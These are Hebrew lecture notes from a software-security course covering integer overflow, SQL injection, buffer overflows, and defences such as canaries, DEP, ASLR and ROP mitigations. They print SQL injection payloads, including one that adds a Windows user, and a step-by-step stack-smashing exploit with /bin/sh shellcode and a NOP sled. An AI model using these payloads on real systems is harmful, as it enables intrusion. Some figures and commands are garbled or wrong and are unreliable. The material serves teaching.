קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

הרצאה 1

Integer Overflow

נסתכל על קטע הקוד הבא:

```
int i;
scanf("%d", &i);
arr = (unsigned int *) malloc (i*sizeof(unsigned
  int));
if (arr == NULL) exit(1);
else for (j=0;j<i;j++)
      scanf("%d", &arr[j]);
```

נניח כי גודל unsigned int הוא 4 בתים, ולכן אנחנו מבקשים הקצאת זכרון ל- $4 \cdot i$ בתים.
ניתן לייצג 2^k מספרים ע"י k ביטים, ולכן סה"כ ניתן לייצג 2^{32} מספרים.
ביצוג מספרים **שלמים חיובים** התחום הינו $[0,2^k - 1]$
ביצוג מספרים **שלמים שלילים** התחום הינו $[-2^{k-1}, 2^{k-1} - 1]$
אם מערכת ההפעלה לא זורקת שגיאה על חריגה גבולות, נקבל שניתן להסתכל על כל מספר במוד 2^k.
אם נכניס לתוכנית את הערך $i = 2^{30} + 1$ נקבל כי $4 \cdot i = 2^{32} + 4$ ולכן נקבל 4 הקצאות של רשומות למערך.
בהמשך התוכנית יש לולאה שרצה עד $j < i$ ולכן נרוץ בלולאה בתחום $[0,2^{30} + 1]$.

פתרון לבעייה:
לבדוק שאנחנו לא גולשים מעבר לתחום המוגדר
לבדוק שמספר הבתים שהוקצאו הוא אכן מה שאנחנו חושבים שהקצאנו.

```
int i;
unsigned int * arr;
scanf("%d", &i);
int n = i * sizeof(unsigned int);
n /= sizeof(unsigned int);
if(n != i)
    exit(1);
arr = (unsigned int *) malloc (i*sizeof(unsigned int));
if (arr == NULL)
    exit(1);
for (j=0; j<i; j++)
    scanf("%d", &arr[j]);
```

```
#define MAX_ALLOWED 1000 // or any other reasonable bound
int i;
unsigned int * arr;
scanf("%d", &i);   if(scanf("%d", &i)!=1) exit(1);
if(i<1 || i>MAX_ALLOWED)
    exit(1);
arr = (unsigned int *) malloc (i*sizeof(unsigned int));
if (arr == NULL)
    exit(1);
for (j=0; j<i; j++)
    scanf("%d", &arr[j]);
```

Unintended functionality – תוכניות שמבצעות דברים שלא תוכננו לעשות

Unnecessary Privileges – עקרון: כמה שפחות הרשאות לכל תוכנה שאנחנו מריצים.

במערכת Windows בעבר כל תוכנה שהייתה רצה כמנהל, ולכן היה ניתן לנצל זאת לרעה. כיום, תוכנות לא רשאיות לשנות דברים במחשב ואם תוכנה מסויימת רוצה לעשות זאת, אז Windows שואל אותנו אם אנחנו רוצים לאפשר לה.

לכל תוכנה יש ביט שנקרא **setuid**, ה-Owner של התוכנית קובע את ההרשאות של התוכנית שיצר, זאת אומרת, שאם כתבנו את התוכנית ב-Root אז ניתן לקבל הרשאות Root.
כך הפקודות passwd ו-mail רצות ב-Linux.

Race condition – דוגמא Ghostscript temporary files – אלא קבצים זמניים שנוצרים באופן

זמני ע"י הפקודה Maketemp() במיקום כלשהו, הפקודה הבאה שתהיה היא לפתוח את הקובץ שיצרנו הרגע.
התוקף יכול לייצר קישור (Symlink) מקובץ אחד לקובץ אחר, אשר יכול להיות קובץ הסיסמאות /etc/passwd, מה שיוצר אפשרות כתיבה לקובץ הסיסמאות.

הפתרון לבעיה הוא להשתמש בפקודה mkstemp() אשר גם יוצרת את הקובץ וגם פותחת אותם, יוצרת סוג של פעולה אטומית במקום 2 פעולות רצופות וכך התוקף לא יכול לבצע קישור לקובץ אחר לפני הפתיחה.


קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב
נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

הרצאה 2

Assembly x86 – 32 bit

אסמבלי - היא שפת התכנות הבסיסית ביותר (Low Level) והקרובה ביותר לשפת מכונה.
אוגרים:

EIP – Instruction Pointer



להחזיר ערך מפונקציה

שימוש כללי

אוגר שמצביע לאיבר העליון במחסנית

מצביע לכתובת הבסיס של המחסנית

פקודות:
Mov,Push,Add,Pop,Lea,Sub,Inc,Dec,IMul,And,Or,Xor,Idiv,not,shl,shr,jmp,cmp ועוד.
סדר הסתכלות: משמאל לימין →
עם סוגריים – כתובת
לדוגמא, הפקודה **mov -4(%esi), %eax** מעבירה 4 בתים מהכתובת שהערך שלה הינו ESI – 4 לתוך EAX.

מחסנית קריאות - סדר פעולות

1. גיבוי האוגרים (אופציונאלי)
2. דחיפת הערכים (Arguments) בסדר יורד (Argv[1] הכי קרוב ל-Ret Address ב-Stack)

לדוגמא function(1,2,3) → $push\ \$3$, $push\ \$2$, $push\ \$1$

3. קריאת התוכנית ע"י הפקודה Call, כתובת החזרה תדחף אוטומטים למחסנית.
4. בגלל שאנחנו עכשיו בפונקצייה אחרת, אנחנו צריכים מצביע חדש לבסיס המחסנית ולכן זה נעשה ע"י שמירת הערך הישן של EBP אשר שייך לפונקצייה הקודמת ולגרום ל EBP להצביע לתחילת המחסנית באופן הבא:

```
push EBP (ע"מ לשמור את הערך הקודם)
mov  EBP, ESP
sub  ESP, <Some Number>
```

להעתיק את הערך של esp אלebp

אח"כ מקטינים את הערך של esp בהתאם למספר המשתנים המקומיים

במקרה כזה משתמשים כתובת יחסית לEBP כדי לגשת **למשתנים מקומיים**.
היתרון בשיטה זו הוא שניתן לדחוף ולמשוך ערכים מהמחסנית ע"י שינוי הערך של אוגר הESP ועדיין לגשת **למשתנים המקומיים** עם offset קבוע יחסית ל EBP

5. לשים את ערך החזרה באוגר EAX

6. להזיז את הערך של EBP ל- ESP
7. לשחזר את הערך הישן של EBP ע"י POP (להחזיר למצב הקודם)
8. להשמתמש בפקודה RET על מנת לחזור
9. בתוכנית המקורית, לשמור את ערך החזרה מEAX, להוציא את כל הArgv שהכנסו לתוכנית ולשחזר את כל הערכים של האוגרים אשר נשמרו במחסנית ע"י הפקודה POP.

הרצאה 3

Injection

התקפות אלה אמנם ידועות מזמן אך הן עדיין מאוד חמורות.
ההתקפה מבוססת על העיקרון שבו Interpreter שרץ על שרת מסויים (בפרט SQL) מקבל כקלט בצורה לא בטוחה חלק מהשאילתא הלגטימית ללא ביצוע בדיקה ובכך נותן למשתמש אפשרות להתערב בביצוע הפעולות של צד השרת.

Injection ב-PHP

דוגמא: שרת מקבל כתובת מייל ונושא. למשל מערכת שמציעה לנו להזמין חבר ע"י כתיבת המייל שלו ונושא, ושולחת ל"חבר" מייל עם איזשהו קובץ הזמנה.
התוקף יכול להכניס את המייל של עצמו, ובנוסף שם של קובץ שהוא רוצה שיישלח לו, למשל התוכן של קובץ הסיסמאות. וכך המערכת תשלח לתוקף את קובץ הסיסמאות.
השרת הוא זה שמריץ ולכן הוא יכול לגשת לקובץ הזה ולשלוח אותו.

SQL Injection

הרעיון הוא לשנות את המשמעות של שאילתת SQL ע"י שתילת Mallicious String במקום קלט תמים.
דוגמא:

```
set ok = execute( "SELECT * FROM Users
            WHERE user=' " & form("user") & " '
            AND pwd=' " & form("pwd") & " '" );
if not ok.EOF
login success
else fail;
```

בגלל שהשאילתה בנויה בצורה שהיא תלויה בקלט של המשתמש, ניתן לנצל זאת לרעה ע"י כתיבת הקלט: **' or 1=1 --**
ולכן נקבל:

ok = execute(SELECT … WHERE user= ' **' or 1=1 --** …)

כאשר הסימון "--" הוא הערה.
ניתן להעביר גם את הקלט **' ; Drop Table Users --**
או אפילו יותר גרוע :

'; exec cmdshell 'net user badguy badpwd' / ADD –

ישנם מס' פתרונות אפשריים לבעייה:

1. parameterized queries נבדיל בין הפקודה לפרמטרים – ע"י הפקודה Prepared statements לדוגמא:

```
PreparedStatement stmt = conn.prepareStatement("INSERT INTO student VALUES(?)");
stmt.setString(1, user);
stmt.execute();
```

ולכן הפרמטרים יכולים להשמר רק **בטיפוס** שהמתכנת כותב ולא מתייחס לקלט כפקודה.

2. Escaping – נבין איפה עיקר הבעיה (למשל סגירת המרכאות או ;) ונטפל בה. נאפשר להכניס תויים מיוחדים בתוך המחרוזות עם \ לפניהם.
לדוגמא:

echo 'Lunch break - It\'s Great!';

ידפיס Lunch break - It's Great!

בMySQL אפשר לעשות זאת ע"י " או ע"י \. אבל גם Escaping שכזה יכול להיות בעייתי, כי אם התוקף יעביר את המחרוזת DROP Table users ;'\ הMySQL יוסיף עוד ' על ה-' שהוא כבר רואה, ולכן נקבל DROP Table users; ''\ שיצליח כיוון ש- '\ מיוחס למחרוזת עם ' יחיד.
ב-PHP כתבו פונקצייה שנקראת AddSlashes שאמורה להחזיר מחרוזת עם \ לפני תויים כמו '.
לדוגמא:

AddSlashes(" a ' or 1 = 1 -- ")
יוצא כפלט " a \' or 1=1 -- "

פונקציה זו איפשרה לתקוף באמצעות Unicode – במקום \ לקבל אותיות אחרות:

0x 5c → \
0x bf 27 → ¿'
0x bf 5c → 縗

הבעיה **שקשה מאוד** לטפל בכל המחרוזות הלא תקינות, ועדיף להשתמש בשיטה הראשונה "parameterized queries"

הרצאה 4

Buffer overflow

שגיאת תכנות המתבטאת בכך שתוכנית מחשב כותבת לאזור בזיכרון המחשב (החוצץ) יותר מידע מאשר אותו אזור מסוגל להכיל. כתוצאה מכך "גולש" חלק מהמידע אל מחוץ לגבולות החוצץ, ומשנה נתונים שלא היו אמורים להשתנות. המידע שנמחק לעיתים קרובות הכרחי להמשך ריצתה התקינה של התוכנית, ובשל כך גלישת חוצץ עלולה לגרום לתוכנית להחזיר תוצאות לא נכונות, לקרוס לחלוטין, או אף לאפשר הרצה של "קוד זדוני" הגורם לתוכנית לפעול באופן שלא תוכנן מראש.

נסתכל על התוכנית הבאה:


```
void func(char *str) {
    char buf[126];
    strcpy(buf,str);
}
```

Allocate local buffer (126 bytes reserved on stack)

Copy argument into local buffer

כאשר הקומפיילר מזהה פונקציה שמקצה מערך בגודל 126 בתים, הוא מקצה אותם במחסנית.
תחילת המערך תהיה בכתובת הקטנה יותר, והתא האחרון יהיה בחלק העליון יותר.

התוכנית נראת כך בזכרון:



גדלים כלפי שמאלה, אבל הכתובות יורדות.
חולשה בתוכנית: הפונקציה לא עושה וידוא האם המחרוזת מכילה יותר מדי תויים.
התוקף יכול להעביר מחרוזות יותר ארוכה מ126 בתים כך שבדיוק ב"נקודה הנכונה" יהיה פויינטר לקטע קוד שהפורץ רוצה להריץ. אפשרות אחת שזה יהיה קוד שכבר נמצא במערכת, אפשרות אחרת שהוא יכניס דברים לתוך הזכרון ויקשר את הפוינטר לשם. הוא ישנה את ה-Return Address לנקודה שהוא רוצה, כי מחרוזת ארוכה תגרום לדרישה של Return Address.

אפשר אפילו להכניס קוד אסמבלי בתוך הBuffer ולדוגמא **הקוד הבינארי** של exceve("/bin/sh") דבר זה יגרור לכך שכאשר הפונקצייה מסתיימת, הקוד בBuffer ירצוץ ובעצם יתן לתוקף Shell או Root Shell אם האפלקציה היא Root.

קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

דוגמא ל-Buffer Overflow שגורמת לSegmentation Fault

```
void function(char *str) {
      char buffer[16];
      strcpy(buffer,str);
}

void main() {
      char large_string[256];
      int i;
      for(i=0;i<255;i++)
            large_string[i] = 'A';
      function(large_string);
}
```

נקבל כי 240 בתים דורסים ערכים בזכרון, ולכן בפרט ה-Ret Address יהיה 0x41414141 שזוהי כתובת לא חוקית – ולכן התוצאה היא Segmentation Fault.

דוגמא ל-Buffer Overflow שגורמת לדילוג על שורות

```
void function(int a, int b, int c) {
      char buffer1[5];
      char buffer2[10];
      int *ret;
      ret = buffer1 + 12;
      (*ret) += 8;
}

void main() {
      int x;
      x = 0;
      function(1,2,3);
      x = 1;
      printf("%d\n",x);
}
```

כתובת החזרה היא 12 בתים יותר גבוהה מ-Buffer1
השורה [■] הראשונה מוסיפה 2 מילים ל-Return Address
ולכן השורה [■] השנייה בחיים לא תרוץ.

Shellcode – קוד ייעודי, הוא חלק בקוד של אקספלויט המנצל פרצת אבטחה המהווה את ה"מטען המועיל" שיפעל על המחשב הנתקף.
Shellcode הוא קוד שלא מכיל שום Null bytes. מכיל רק אותיות ומספרים.

התקפות אלו חזקות מאוד מבחינת המשמעות שלהם – משתלטים על המחשב ומריצים בו מה שאנו רוצים (לא סתם מסתכלים על מסד נתונים כלשהו).
מספיק להריץ משהו מאוד קטן שיאפשר אחרי זה הרצה של דברים הרבה יותר גדולים. כשאנו מייצרים תוכנה כזו צריך לוודא שהן Shellcode, אסור שיהיה בו אף בייט שהוא 0 (null) כי אחרת strcpy יסתיים כי הוא יחשוב שזה סוף המחרוזת.

דוגמא נוספת:
נסתכל על התוכנית **vuln.c** הבאה
כעת נכנס לGDB שזה דיבאגר של Linux
ע"י הפקודה **gdb vuln.c**
ונשתמש במקום **disas main** על מנת לראות את קוד האסמבלר של התוכנית
הקוד נראה כך:

```
1       #include <stdio.h>
2       #include <string.h>
3
4       int main (int argc, char** argv)
5       {
6               char buffer[500];
7               strcpy(buffer, argv[1]);
8
9               return 0;
10      }
```

```
(gdb) disas main
Dump of assembler code for function main:
0x080483fb <+0>:     push   %ebp
0x080483fc <+1>:     mov    %esp,%ebp
0x080483fe <+3>:     sub    $0x1f4,%esp
0x08048404 <+9>:     mov    0xc(%ebp),%eax
0x08048407 <+12>:    add    $0x4,%eax
0x0804840a <+15>:    mov    (%eax),%eax
0x0804840c <+17>:    push   %eax
0x0804840d <+18>:    lea    -0x1f4(%ebp),%eax
0x08048413 <+24>:    push   %eax
0x08048414 <+25>:    call   0x80482d0 <strcpy@plt>
0x08048419 <+30>:    add    $0x8,%esp
0x0804841c <+33>:    mov    $0x0,%eax
0x08048421 <+38>:    leave
0x08048422 <+39>:    ret
```


כאשר השורה **המסומנת** זה הקצאה של 500 בתים לBuffer.
כעת אם נרשום:

```
run $(python -c print '("\x41"*506)')
```

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

נקבל גישה לכתובת לא חוקית (Ret Address) – ולכן התוצאה היא Segmentation Fault.
ניתן לראות ע"י info registers שאוגר ה-eip מצביע על 0x41414141.

כך נראה הזכרון בתוכנית:



נוכל לתת קלט טיפה יותר מעניין.
הרעיון הוא ליצור Shellcode שהמטרה שלו להפעיל את bash/bin ובכך לקבל הרשאות מנהל.
הקוד שעושה זאת הינו:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

בגודל 43 בתים

שמריץ את

Nop – "Go Next"

```
run $(python -c print'("\x90"*(500-43-40)) +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" +
"\x51\x51\x51\x51" * 10
')
```

התוכנית זאת תגרור ל- Segmentation Fault, בגלל שה Ret Address הינה 0x51515151
ולכן נרשום את הפקודה:

```
x/200wx $esp
```

שמראה את-200 המילים בראש המחסנית בבסיס אקסה.

0xbffffa4a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa5a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa6a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa7a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa8a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffa9a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaaa:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaba:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaca:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffada:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffaea:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffafa:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb0a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb1a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb2a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb3a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb4a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb5a:	0x90909090	0x90909090	0x90909090	0x90909090
0xbffffb6a:	0x90909090	0x90909090	0x90909090	0x90909090


כעת נחזור לאחת מהכתונות שבהם התוכן שלהם הוא 0x90909090

בגלל שהמכונה היא Little Endian אז נצטרך לשים את הכתובת **הפוך**.
ולכן נריץ את הקוד:

```
run $(python -c print'("\x90"*(500-43-40)) +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" +
"\xda\xfa\xff\xbf"
')
```

בגלל שהרצנו את הקוד ב-GDB יש צורך לחזור ל**תקייה הראשית** ולהריץ משם.

דוגמא נוספת:



תקיפות אפשריות (אותה טכניקה, הבדלים ביעדים של התקיפה) :

1. דריסת ה-Return Address
לשנות את כתובת החזרה לכתובת לא חוקית וליצור Seg Fault או לחלופין לקטע קוד שלו ולהריץ Shellcode.

2. Return-to-libc
אם אין ביכולת התוקפים לכתוב קוד על גבי המחסנית ,עדיין יש ביכולתם לשנות את מהלך ביצוע התכנית, ע"י קפיצה למקומות שונים בזיכרון.
בפרט יכול התוקף לקפוץ ישירות לשירותי מערכת – כמו פקודות System(), Execv() וכו'.

3. **דריסת פוינטרים** ע"י הכנסת קלט ל-Buffer

4. לשנות את ה-Frame Pointer (EBP)
כאשר אנו חוזרים מהפונקציה, מה יהיה ראש המחסנית. כשנחזור מהפונקציה ראש המחסנית יקבל את הערך השגוי.

פקודות **לא בטוחות** בספרייה של C:

- Strcpy – אין בדיקה של טווח
- Strcat - אין בדיקה של טווח
- Sprintf - אין בדיקה של טווח
- Gets – עד לשורה חדשה / תו ה-'0', אין בדיקה של טווח.
- Scanf - אין בדיקה של טווח

גרסאות "בטוחות" הינם Strncpy ו- Strncpy שמעתיקות בדיוק n תווים (מה אם הגודל לא ידוע?).

הגנות נוספות:

- להשתמש בשפות שלא מאפשרות פעולות שאינן type-safe, כמו Java,C++, אולם, יש עלות בזמן ריצה (איטי יותר), כי כל פעם בודקים שהקלא שהמשתמש אינו חורג מהאורך.
- אנליזה של הקוד – לוודא שבקוד אין את הבעיות הנ"ל (פקודות לא בטוחות).
- בדיקות נוספות – בהרצאה הבאה.

הרצאה 5

הגנות מול Buffer Overflow.

הגנה על ידי קנרית

- Random Canary - להכניס ערך רנדומלי בתחילת התוכנית ולראות שהוא לא השתנה לאורך ריצת התוכנית.

לדוגמא:

```
foo () {
    char *p;
    char buf[128];
    gets (buf);
}
```

⇒

```
Int32      random_number;
foo () {
    volatile int32 guard;
    char buf[128];
    char *p;
    guard = random_number;
    gets (buf);
    if (guard != random_number)
/* program halts */
}
```

- Terminator Canary– מבוסס על כך שרוב התקפות ה-Buffer overflows מתבצעות בעזרת מחרוזת, מונעת שימוש במחרוזות ללא סיומת. (סוג זה פחות שמיש)

השיטה לא מגינה על מצב שבו יש יותר ממערך אחד (אחד אחרי השני) – כתיבה ארוכה מידי למערך א' תגרום לכתיבה ארוכה מידי למערך ב' וכו'.

הקאנרית **לא** מגנה על התקפות נגד הHeap - כי זה לא נשמר **ברצף**.

StackGuard – מימוש של הקאנרית כחלק מGCC קומפיילר. כדי להכניס מחדש את הקנארית יש לקמפל מחדש.

Propile – מימוש של IBM

הגנה יותר טובה עם התעסקות של פוינטרים:

```
foo (int a, void (*fn)()) {
    char buf[128];
    gets (buf);
    (*fn)();
}
```

1. Copy the pointer to a variable assigned from the region C.
2. Rename the function call with the assigned variable.

⇒

```
Int32      random_number;
foo (int a, void (*fn)()) {
    volatile int32 guard;
    char buf[128];
    (void *safefn)() = fn;
    guard = random_number;
    gets (buf);
    (*safefn)();
    if (guard != random_number)
/* program halts */
}
```

קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב
נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com
הגנת נוספת: Windows XP sp2/GS (קנרית)

Libsafe

ספרייה חיצונית הבודקת את גודל ה – Buffer שאליו רוצים להעתיק את המקור ובודקים אם המקור גדול יותר אז התוכנית מסיימת את הריצה אחרת היא מעתיקה (בודקת רק strcpy).
בודקת אם $|frame - pointer - dest| > strlen(src)$

Dep - Data execution prevention

סימון של אזורים בזיכרון הניתנים/מוגנים מכתיבה וקריאה.
זה עדיין לא מנע לגמריי את התקיפה, אפשר לכתוב קטעים אבל פשוט אי אפשר להריץ אותם.

ישנה **<u>התקפה נגד</u>** Dep שהיא Return to libc, היא משתמש בהרצה של פקודות מערכת.
אפשר להפנות את הReturn Address לא לקוד שנמצא על המחסנית אלא לספרייה שנמצאת על המחשב. Libc היא ספרייה הסטנדטרית של C, ובפרט, אפשר להריץ ()system וככה אפשר לפתוח Shell.

ASLR: Address space layout randomization

מנגנון זה קובע **באקראי** את מיקום **התכנית והספריות** (ראש המחסנית, הערימה וה- DLL) בזיכרון בזמן טעינת התכנית.
כך, תוקף לא יוכל לשתול מיקום סטטי של שירות מערכת במקום כתובת החזרה.
זה פתרון חלקי בלבד, שאינו מונע שינוי תוכן במשתנים שעל המחסנית
כך שהתכנית המקורית עדיין עלולה לעשות פעולה לא רצויה אבל שאפשרית על פי הקוד המקורי
ההגנה היא רק כנגד שינוי כתובות, כלומר, זו הגנה כנגד בעיה מרכזית אבל **<u>לא</u>** הגנה **<u>מלאה</u>**, היות והתוקף יכול:

- ללמוד את המקום של ראש המחסנית
- NOP Slide – לא צריך לעשות קפיצה בדיוק לתחילת הקוד של התוקף, אפשר להכניס NOPים ואז את הקוד שלנו ואז לא צריך לצלוף בדיוק לתחילת הקוד – מספיק להגיע לאחד הNOPים.
- עובד עם הסתברות נמוכה יותר במערכות של 32 ביט (מול 64 ביט)

לסיכום:

- **קנרית**:
  - פוגעת בביצועים כי צריך לבדוק שהיא בסדר בסיום ולהציב בהתחלה וכו' , דורש קימפול מחדש
  - קל לעקוף אותה
- **ASLR** – אנדומזציה:
  - ביצועים – מצוין , הרנדומיזציה מתבצעת בזמן שהמחשב\תוכנית עולה – לא בריצת התוכנית
  - לא נותן אבטחה כמעט ב 23 ביט, נותן יותר טוב ב 64 ביט
- **DEP**
  - תמיכה בחומרה
  - אין השפעה מבחינת ביצועים – החומרה בודקת שלא מריצים אזור שאסור להריץ אותו.
  - הקרנלים של כל מ"ה תומכים בזה – אז אפשר להריץ בכל מקום
  - בטיחות: אפשר להתקיף ע"י RoP
  - יכול לפגוע בריצת תוכניות מסוימות, תוכניות אשר כותבות בזמן ריצה.

אוניברסיטת אריאל בשומרון

קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב
נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

הרצאה 6

ROP: Return-oriented programming

סרטון טוב עם הסבר:
https://www.youtube.com/watch?v=XZa0Yu6i_ew&t=519s

עד עכשיו היה משחק של חתול ועכבר
הגנה: DEP
התקפת נגד: Return to Libc
הגנה: להחביא את מיקום של Libc ע"י ASLR
התקפת נגד: Brute Force Search עבור 32 ביט או ע"י גילוי מידע לפי שיטות שונות כמו Format String Vulnerability (בהמשך)
הגנה: לא להשתמש בLibc בתוכנה
התקפת נגד: **ROP**

הרעיון: נשתמש בכל מיני קטעי קוד קצרים **שכבר נמצאים** בבינארי שלנו (ולכן ההגנה לא עובדת עליהם) ואיתם לשכתב את כתובת החזרה שלנו, קטעי קוד כאלה גם נקראים - **Gadgets**.
עובד על שרשור Gadget שנמצאים במערכת על מנת לבצע מה שאנחנו רוצים לעשות.

Gadget – אזורים קטנים של קוד (הנמצאים ב- Text), שנשרשר בצורה ידנית במקום להשתמש בפונקציה בכדי שהתקיפה תהיה יותר גדולה ויותר מסובכת, שנגמרת בפקודת ret.

נשתמש באוגר **ESP** בכדי לעבור בין Gadget.

הגנה מפני ROP:
אפשר לשנות את הקומפיילר כך שישתמש בפחות פעולות Ret וימנע רצפים.
לבדוק כמה פעמיים מתרחש Ret (בRoP פעולות Ret חוזרות על עצמה כל 2-3 שורות), זה בעייתי כי יכול להיות שיש קומפיילרים שמייצרים הרבה פעולות JMP ולא היינו רוצים שהוא יפסיק זאת. וגם יכול להיות שמתכנים מתכנתים עם הרבה JMP.


אפשר לשמור בתוך הקרנל משהו שישמור העתקים של מה שהכנסו לתוך המחסנית, ולוודא שהRet הוא אליהם - זה מוסיף עליות וגם קצת יותר מסובך.

הרצאה 7

Reference Monitor

תוכנית שמבצעת מעקב לתוכניות אחרות.
המטרה: לוודא שהתוכנית רצה לפי דברים שמגדירים מראש (מדיניות).
אם התוכנית הולכת להפר מדיניות אבטחה, נעצור את הריצה שלה. כמו כן חשוב שה-Ref Monitor יהיה יעיל (לא סביר שהתוכנית תרוץ פי 2 יותר לאט)

התוכנית יכולה לשבת באחת מ3 המקומות הבאים:
בתוך התוכנית, אפשר לעשות להכניס זאת ע"י הקומפיילר שיכנס את זה לתוך ה-executable אבל זה דורש קומפלצייה מחדש.
